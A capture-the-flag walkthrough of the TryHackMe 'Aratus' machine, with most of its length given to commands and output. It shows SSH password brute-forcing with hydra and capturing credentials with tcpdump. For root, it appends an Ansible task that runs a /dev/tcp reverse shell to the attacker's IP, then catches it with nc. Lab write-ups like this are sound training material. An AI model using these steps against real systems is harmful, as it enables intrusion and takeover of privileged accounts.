Aratus

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.95.239

Lets try pinging it

```
ping 10.10.95.239 -c 5
PING 10.10.95.239 (10.10.95.239) 56(84) bytes of data.
64 bytes from 10.10.95.239: icmp_seq=1 ttl=60 time=154 ms
64 bytes from 10.10.95.239: icmp_seq=2 ttl=60 time=355 ms
64 bytes from 10.10.95.239: icmp_seq=3 ttl=60 time=169 ms
64 bytes from 10.10.95.239: icmp_seq=4 ttl=60 time=165 ms
64 bytes from 10.10.95.239: icmp_seq=5 ttl=60 time=154 ms

--- 10.10.95.239 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 153.905/199.317/355.015/78.058 ms
```

Ok so its online lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.95.239 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.95.239 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 19:40 IST
Nmap scan report for 10.10.95.239
Host is up (0.15s latency).
Not shown: 65500 filtered tcp ports (no-response), 29 filtered tcp ports (host-unreach)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 25.95 seconds
```

Open ports

```
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
```

Lets do a aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,139,443,445 10.10.95.239 -o
aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,139,443,445 10.10.95.239 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 19:42 IST
Nmap scan report for 10.10.95.239
Host is up (0.17s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Jun 09  2021 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.94.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
|_  256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
80/tcp  open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
```

```
| http-methods:
|_  Potentially risky methods: TRACE
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
| ssl-cert: Subject: commonName=aratus/organizationName=SomeOrganization/stateOrProvin
| Not valid before: 2021-11-23T12:28:26
|_Not valid after:  2022-11-23T12:28:26
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
445/tcp open  netbios-ssn Samba smbd 4.10.16 (workgroup: WORKGROUP)
Service Info: Host: ARATUS; OS: Unix

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.16)
|   Computer name: aratus
|   NetBIOS computer name: ARATUS\x00
|   Domain name: \x00
|   FQDN: aratus
|_  System time: 2024-09-06T16:13:15+02:00
| smb2-time:
|   date: 2024-09-06T14:13:14
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -39m58s, deviation: 1h09m14s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|drwxr-xr-x 2 0 0 6 Jun 09 2021 pub
| ftp-syst:
| STAT:
| FTP server status:
```

```
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
| 256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
| 256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
|http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
| Potentially risky methods: TRACE
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
443/tcp open ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-
fips)
| ssl-cert: Subject:
commonName=aratus/organizationName=SomeOrganization/stateOrProvinc
eName=SomeState/countryName=--
| Not valid before: 2021-11-23T12:28:26
|Not valid after: 2022-11-23T12:28:26
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_ssl-date: TLS randomness does not represent time
| http-methods:
| Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
445/tcp open netbios-ssn Samba smbd 4.10.16 (workgroup: WORKGROUP)
Service Info: Host: ARATUS; OS: Unix
```

Alright looks like ftp and smb both are running lets enumerate these before the web application i guess

FTP Enumeration :

As nmap showed anonymous login is enabled

```
ftp 10.10.95.239

Connected to 10.10.95.239.
220 (vsFTPd 3.0.2)
Name (10.10.95.239:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0               6 Jun 09  2021 pub
226 Directory send OK.
ftp>
```

Lets see in this directory

```
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0               6 Jun 09  2021 .
drwxr-xr-x    3 0        0              17 Nov 23  2021 ..
```

Nothing here lets enumerate smb now

SMB Enumeration :

To enumerate lets run enum4linux to find the shares in here

```
enum4linux 10.10.95.239
```

```
[+] Attempting to map shares on 10.10.95.239

//10.10.95.239/print$   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.95.239/temporary share  Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
```

Now lets connect to this using smbclient

```
smbclient //10.10.95.239/temporary\ share
```

```
smbclient //10.10.95.239/temporary\ share

Password for [WORKGROUP\pks]:
Anonymous login successful
Try "help" to get a list of possible commands.
```

Lets see the files here

```
smb: \> ls
  .                                   D        0  Fri Sep  6 18:43:00 2024
  ..                                  D        0  Tue Nov 23 21:54:05 2021
  .bash_logout                        H       18  Wed Apr  1 07:47:30 2020
  .bash_profile                       H      193  Wed Apr  1 07:47:30 2020
  .bashrc                             H      231  Wed Apr  1 07:47:30 2020
  .bash_history                       H        0  Fri Sep  6 18:13:57 2024
  chapter1                            D        0  Tue Nov 23 15:37:47 2021
  chapter2                            D        0  Tue Nov 23 15:38:11 2021
  chapter3                            D        0  Tue Nov 23 15:38:18 2021
  chapter4                            D        0  Tue Nov 23 15:38:25 2021
  chapter5                            D        0  Tue Nov 23 15:38:33 2021
  chapter6                            D        0  Tue Nov 23 15:42:24 2021
  chapter7                            D        0  Tue Nov 23 16:44:27 2021
  chapter8                            D        0  Tue Nov 23 15:42:45 2021
  chapter9                            D        0  Tue Nov 23 15:42:53 2021
  .ssh                               DH        0  Mon Jan 10 18:35:34 2022
  .viminfo                            H        0  Fri Sep  6 18:13:57 2024
  message-to-simeon.txt               N      251  Mon Jan 10 18:36:44 2022
  .gnupg                             DH        0  Fri Sep  6 18:43:32 2024

                37726212 blocks of size 1024. 35593388 blocks available
smb: \>
```

Lets get this file using :

```
get message-to-simeon.txt
```

Now lets read it

```
cat message-to-simeon.txt
Simeon,

Stop messing with your home directory, you are moving files and directories insecurely!
Just make a folder in /opt for your book project...

Also you password is insecure, could you please change it? It is all over the place now!

- Theodore
```

So looks like simeon has its own directory and has a weak password that is all over the place (looks strange)

Lets enumerate the directory now

Directory Fuzzing :

```
feroxbuster --url http://10.10.95.239
```

```
feroxbuster --url http://10.10.95.239


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────┬──────────────────────────────────────────────────────
 🎯 Target Url        │ http://10.10.95.239
 🚀 Threads           │ 50
 📖 Wordlist          │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.10.4
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
404      GET        7l       24w        -c Auto-filtering found 404-like response and created new fi
403      GET        8l       22w        -c Auto-filtering found 404-like response and created new fi
200      GET        6l       51w     3487c http://10.10.95.239/images/apache_pb.gif
200      GET      132l      307w     5081c http://10.10.95.239/noindex/css/open-sans.css
200      GET        7l      340w    19341c http://10.10.95.239/noindex/css/bootstrap.min.css
200      GET       28l      100w     7010c http://10.10.95.239/images/poweredby.png
403      GET      120l      540w     4897c http://10.10.95.239/
404      GET        7l       25w      210c http://10.10.95.239/Reports%20List
404      GET        7l       25w      212c http://10.10.95.239/external%20files
404      GET        7l       25w      211c http://10.10.95.239/Style%20Library
404      GET        7l       25w      208c http://10.10.95.239/modern%20mom
404      GET        7l       26w      213c http://10.10.95.239/neuf%20giga%20photo
404      GET        7l       25w      212c http://10.10.95.239/Web%20References
```

Weird directory i have a feeling that the simeon page is just /simeon here we'll test it later

Directories


200 GET 6l 51w 3487c http://10.10.95.239/images/apache_pb.gif
200 GET 132l 307w 5081c http://10.10.95.239/noindex/css/open-sans.css
200 GET 7l 340w 19341c

```
http://10.10.95.239/noindex/css/bootstrap.min.css
200 GET 28l 100w 7010c http://10.10.95.239/images/poweredby.png
```


Lets get to this web application now

Web Application :

Default page :



I tried /simeon and it worked



Gaining Access :

There is a lot of chapter and text here so Im gonna use cewl to make a wordlists to brute force the ssh creds as it was mentioned password is all over the place

Make your own wordlist like this with `cewl`

```
cewl http://10.10.95.239/simeon > wordlists.txt
```

Now lets run `hydra` to brute force simeon password

```
hydra -l simeon -P wordlists.txt ssh://10.10.95.239 -v
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Aratus git:(main)±4 (7.681s)
hydra -l simeon -P wordlists.txt ssh://10.10.95.239 -v

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-06 20:03:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 207 login tries (l:1/p:207), ~13 trie
[DATA] attacking ssh://10.10.95.239:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://simeon@10.10.95.239:22
[INFO] Successful, password authentication is supported by ssh://10.10.95.239:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[22][ssh] host: 10.10.95.239   login: simeon   password: scelerisque
[STATUS] attack finished for 10.10.95.239 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-06 20:03:56
```

Got the creds

> Ssh creds
>
> Username : simeon
> Password : scelerisque

Now lets ssh in with simeon

```
ssh simeon@10.10.95.239
simeon@10.10.95.239's password:

simeon@aratus ~ (0.177s)
id
uid=1003(simeon) gid=1003(simeon) groups=1003(simeon)

simeon@aratus ~
```

Lateral PrivEsc

For this lets first run linpeas here

Found this but this is a rabbit hole trust me

```
╔══════════╣ Analyzing Htpasswd Files (limit 70)
-rw-r--r--. 1 root root 47 Nov 23  2021 /var/www/html/test-auth/.htpasswd
theodore:$apr1$pP2GhAkC$R12mw5B5lxUiaNj4Qt2pX1
```

Second thing is we can run tcpdump

```
Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

Lets grab some info from loopback

Run this to see data flowing in real time

```
tcpdump -i lo -A
```

```
.HP..HP.GET /test-auth/index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: python-requests/2.14.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Basic dGhlb2RvcmU6UmlqeWFzd2FoZWJjZWliYXJqaWs=
```

Another has this time base64 lets crack it

```
echo dGhlb2RvcmU6UmlqeWFzd2FoZWJjZWliYXJqaWs= | base64 -d

theodore:Rijyaswahebceibarjik%
```

Got another set of creds

Creds

Username : theodore
Password : Rijyaswahebceibarjik

Lets SSH now with this new user

```
ssh theodore@10.10.95.239
theodore@10.10.95.239's password:

theodore@aratus ~ (0.175s)
id
uid=1001(theodore) gid=1001(theodore) groups=1001(theodore)

theodore@aratus ~
```

And here is your user.txt

```
theodore@aratus ~ (0.174s)
ls -al /home/theodore/
total 20
drwx------. 5 theodore theodore 158 Sep  6 15:27 .
drwxr-xr-x. 5 root     root      54 Nov 23  2021 ..
drwx------. 4 theodore theodore  27 Nov 24  2021 .ansible
lrwxrwxrwx. 1 root     root       9 Nov 23  2021 .bash_history -> /dev/null
-rw-r--r--. 1 theodore theodore  18 Apr  1  2020 .bash_logout
-rw-r--r--. 1 theodore theodore 193 Apr  1  2020 .bash_profile
-rw-r--r--. 1 theodore theodore 231 Apr  1  2020 .bashrc
drwxr-xr-x. 2 theodore theodore  30 Mar 25  2022 scripts
drwx------. 2 theodore theodore   6 Nov 24  2021 .ssh
-r--------. 1 theodore theodore  38 Nov 23  2021 user.txt
-rw-rw-rw-. 1 theodore theodore 975 Sep  6 15:27 .viminfo
```

Vertical PrivEsc

Lets check the sudo permissions here

```
sudo -l

Matching Defaults entries for theodore on aratus:
    !visiblepw, always_set_home, match_group_by_gid, always_q
    PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_kee
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAG

User theodore may run the following commands on aratus:
    (automation) NOPASSWD: /opt/scripts/infra_as_code.sh
```

Lets see what this is

```
cat /opt/scripts/infra_as_code.sh

#!/bin/bash
cd /opt/ansible
/usr/bin/ansible-playbook /opt/ansible/playbooks/*.yaml
```

Its run script from `/opt/ansible/playbook/*.yaml`
Lets see all the scripts here

```
ls -al /opt/ansible/playbooks/

total 20
drwxr-xr-x. 2 automation automation  99 Nov 23  2021 .
drwxr-x---. 4 automation theodore    90 Nov 23  2021 ..
-rw-r--r--. 1 automation automation 156 Nov 23  2021 firewalld.yaml
-rw-r--r--. 1 automation automation 312 Nov 23  2021 httpd.yaml
-rw-r--r--. 1 automation automation 140 Nov 23  2021 smbd.yaml
-rw-r--r--. 1 automation automation 138 Nov 23  2021 sshd.yaml
-rw-r--r--. 1 automation automation 145 Nov 23  2021 vsftpd.yaml
```

I found something interesting in httpd.yaml

```
cat /opt/ansible/playbooks/httpd.yaml

---
- name: Install and configure Apache
  hosts: all
  become: true
  roles:
    - role: geerlingguy.apache
  tasks:
    - name: configure firewall
      firewalld:
        service: "{{ item }}"
        state: enabled
        permanent: yes
        immediate: yes
      loop:
        - http
        - https
...
```

Its running this role lets see this it should one directory down in "roles" directory

```
theodore@aratus:~ (0.361s)
ls -al /opt/ansible/

total 12
drwxr-x---. 4 automation theodore    90 Nov 23  2021 .
drwxr-xr-x. 4 root       root        36 Nov 22  2021 ..
-rw-r--r--. 1 automation automation 190 Nov 23  2021 ansible.cfg
-rw-r--r--. 1 root       root        13 Sep  6 14:45 inventory
drwxr-xr-x. 2 automation automation  99 Nov 23  2021 playbooks
-rw-r--r--. 1 theodore   theodore   224 Nov 23  2021 README.txt
drwxr-xr-x. 3 automation automation  32 Nov 23  2021 roles
```

```
theodore@aratus ~ (0.178s)
ls -al /opt/ansible/roles/

total 0
drwxr-xr-x. 3 automation automation  32 Nov 23  2021 .
drwxr-x---. 4 automation theodore    90 Nov 23  2021 ..
drwxr-xr-x. 9 automation automation 178 Dec  2  2021 geerlingguy.apache
```

Lets see whats in this

```
ls -al /opt/ansible/roles/geerlingguy.apache/

total 24
drwxr-xr-x. 9 automation automation  178 Dec  2  2021 .
drwxr-xr-x. 3 automation automation   32 Nov 23  2021 ..
-rw-rw-r--. 1 automation automation   38 Dec  2  2021 .ansible-lint
drwxr-xr-x. 2 automation automation   22 Dec  2  2021 defaults
drwxr-xr-x. 2 automation automation   22 Dec  2  2021 handlers
-rw-rw-r--. 1 automation automation 1080 Dec  2  2021 LICENSE
drwxr-xr-x. 2 automation automation   50 Dec  2  2021 meta
drwxr-xr-x. 3 automation automation   21 Dec  2  2021 molecule
-rw-rw-r--. 1 automation automation 8384 Dec  2  2021 README.md
drwxr-xr-x. 2 automation automation  228 Dec  2  2021 tasks
drwxr-xr-x. 2 automation automation   28 Dec  2  2021 templates
drwxr-xr-x. 2 automation automation  142 Dec  2  2021 vars
-rw-rw-r--. 1 automation automation  121 Dec  2  2021 .yamllint
```

Lets see the tasks here

```
ls -al /opt/ansible/roles/geerlingguy.apache/tasks/

total 36
drwxr-xr-x. 2 automation automation  228 Dec  2  2021 .
drwxr-xr-x. 9 automation automation  178 Dec  2  2021 ..
-rw-rw-r--. 1 automation automation 1693 Dec  2  2021 configure-Debian.yml
-rw-rw-r--+ 1 automation automation 1179 Sep  6 15:27 configure-RedHat.yml
-rw-rw-r--. 1 automation automation  546 Dec  2  2021 configure-Solaris.yml
-rw-rw-r--. 1 automation automation  711 Dec  2  2021 configure-Suse.yml
-rw-rw-r--. 1 automation automation 1388 Dec  2  2021 main.yml
-rw-rw-r--. 1 automation automation  193 Dec  2  2021 setup-Debian.yml
-rw-rw-r--. 1 automation automation  198 Dec  2  2021 setup-RedHat.yml
-rw-rw-r--. 1 automation automation  134 Dec  2  2021 setup-Solaris.yml
-rw-rw-r--. 1 automation automation  133 Dec  2  2021 setup-Suse.yml
```

And we can write in this file
Now to do this make a root.sh file in the /tmp directory like this

```
theodore@aratus ~ (0.245s)
cat /tmp/root.sh

sh -i >& /dev/tcp/10.17.94.2/9001 0>&1
```

And then edit the `configure-Redhat.yml` to add this in the end

```
cat /opt/ansible/roles/geerlingguy.apache/tasks/configure-RedHat.yml
    mode: 0644
  with_items: "{{ apache_ports_configuration_items }}"
  notify: restart apache

- name: Check whether certificates defined in vhosts exist.
  stat: path={{ item.certificate_file }}
  register: apache_ssl_certificates
  with_items: "{{ apache_vhosts_ssl }}"

- name: Add apache vhosts configuration.
  template:
    src: "{{ apache_vhosts_template }}"
    dest: "{{ apache_conf_path }}/{{ apache_vhosts_filename }}"
    owner: root
    group: root
    mode: 0644
  notify: restart apache
  when: apache_create_vhosts | bool

- name: Check if localhost cert exists (RHEL 8 and later).
  stat:
    path: /etc/pki/tls/certs/localhost.crt
  register: localhost_cert
  when: ansible_distribution_major_version | int >= 8

- name: Ensure httpd certs are installed (RHEL 8 and later).
  command: /usr/libexec/httpd-ssl-gencerts
  when:
    - ansible_distribution_major_version | int >= 8
    - not localhost_cert.stat.exists
- name: reverse shell
  command: sudo bash /tmp/root.sh
```

Now start a listener

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
```

and then run this command to get the revshell

```
sudo -u automation /opt/scripts/infra_as_code.sh
```

It should stop here

```
TASK [geerlingguy.apache : Check if localhost cert exists
skipping: [10.10.95.239]

TASK [geerlingguy.apache : Ensure httpd certs are installe
skipping: [10.10.95.239]

TASK [geerlingguy.apache : reverse shell] ***************
```

And u should have your revshell as root

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.95.239 35896
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_
sh-4.2#
```

Here is your root.txt

```
sh-4.2# ls -al /root
ls -al /root
total 32
dr-xr-x---.  7 root root  248 Mar 25  2022 .
dr-xr-xr-x. 17 root root  224 Mar 25  2022 ..
-rw-------.  1 root root 1537 Jun  8  2021 anaconda-ks.cfg
drwx------.  4 root root   47 Nov 23  2021 .ansible
lrwxrwxrwx.  1 root root    9 Nov 22  2021 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 29  2013 .bashrc
-rw-r--r--.  1 root root  100 Dec 29  2013 .cshrc
drwx------.  2 root root   60 Mar 24  2022 .gnupg
drwxr-----.  3 root root   19 Nov 22  2021 .pki
-rw-------.  1 root root 1024 Nov 23  2021 .rnd
-r--------.  1 root root   38 Nov 23  2021 root.txt
drwxr-xr-x.  2 root root   31 Dec  2  2021 scripts
drwx------.  2 root root   57 Nov 22  2021 .ssh
-rw-r--r--.  1 root root  129 Dec 29  2013 .tcshrc
lrwxrwxrwx.  1 root root    9 Mar 25  2022 .viminfo -> /dev/null
sh-4.2#
```

Thanks for Reading :)